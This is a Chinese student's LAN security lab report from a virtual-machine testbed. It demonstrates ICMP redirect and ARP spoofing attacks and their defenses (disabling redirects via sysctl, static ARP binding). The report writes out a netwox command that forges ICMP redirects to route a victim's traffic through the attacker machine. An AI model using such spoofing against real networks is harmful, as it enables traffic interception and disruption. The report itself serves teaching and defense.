
局域网安全实验 实验报告

赵子毅 PB20051107

实验场景


主机名	ip地址
Windows11 22H2专业版	192.168.1.2
Ubuntu22.04LTS	192.168.1.4
Kali2022.04	192.168.1.5
网关	192.168.1.1

网络拓扑图：




ICMP重定向攻击：

初始状态：
可以正常访问网络





攻击后状态：

在kali上使用 `sudo netwox 86 -f "host 192.168.1.4" -g "192.168.1.5" -i "192.168.1.1"` 进行攻击


Kimagure22 (准备经行实验) [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
活动
终端
12月21日 12：09
en
页面载入出错
https://www.baidu.com
建立安全连接失败
连接到 www.zhihu.com 时发生错误。PR_END_OF_FILE_ERROR
错误代码：PR_END_OF_FILE_ERROR
重试
kimagure@kimagure-22: ~
kimagure@kimagure-22:~$ ping www.baidu.com
PING www.a.shifen.com (14.215.177.38) 56(84) bytes of data.
From 192.168.1.1 (192.168.1.1) icmp_seq=1 Redirect Host(New nexthop: 192.168.1.5 (192.168.1.5))
From 192.168.1.1 (192.168.1.1) icmp_seq=2 Redirect Host(New nexthop: 192.168.1.5 (192.168.1.5))
From 192.168.1.1 (192.168.1.1) icmp_seq=3 Redirect Host(New nexthop: 192.168.1.5 (192.168.1.5))
From 192.168.1.1 (192.168.1.1) icmp_seq=4 Redirect Host(New nexthop: 192.168.1.5 (192.168.1.5))
Right Ctrl


攻击抓包：


Kimagure22 (准备经行实验) [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
活动
Wireshark
12月21日 12：15
en
*enp0s3
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
icmp
No. Time Source Destination Protocol Length Info
21 42.513838484 192.168.1.1 192.168.1.4 ICMP 70 Redirect (Redirect for host)
25 42.782361821 192.168.1.1 192.168.1.4 ICMP 70 Redirect (Redirect for host)
26 42.782361971 192.168.1.1 192.168.1.4 ICMP 70 Redirect (Redirect for host)
28 43.457016503 192.168.1.1 192.168.1.4 ICMP 70 Redirect (Redirect for host)
30 44.209214023 192.168.1.1 192.168.1.4 ICMP 70 Redirect (Redirect for host)
33 45.672142942 192.168.1.1 192.168.1.4 ICMP 70 Redirect (Redirect for host)
Frame 21: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface enp0s3, id 0
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_b8:75:63 (08:00:27:b8:75:63)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.4
Internet Control Message Protocol
Internet Control Message Protocol: Protocol
分组: 33 · 已显示: 6 (18.2%)
配置: Default
Right Ctrl



ARP攻击：


攻击后效果：



ARP表：


攻击前：

攻击后：



可见成功欺骗被攻击机的arp表，将其arp表中网关硬件地址更改

攻击抓包：




选做部分：

ICMP防御：

直接禁止icmp重定向报文即可，手段为：

```
su root
gedit /etc/sysctl.conf
# 在上述配置文件中添加
net.ipv4.conf.enp0s3.accept_redirects = 0 #enp0s3为网卡名称
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
sysctl -p
```

防御结果：




虽然接收到了重定向报文，但是仍能正常ping通百度，说明系统并不会处理该重定向报文。

ARP防御：

```
$ sudo arp -s 192.168.1.1 8c:14:b4:50:a9:60
```

使用上述命令，将网关ip与其地址静态绑定，不可更改，从而拒绝伪装成网关的虚假arp报文

效果：



可见，即便kali攻击机一直在攻击，受攻击机中的arp表也不会受影响，自然也可以上网通信。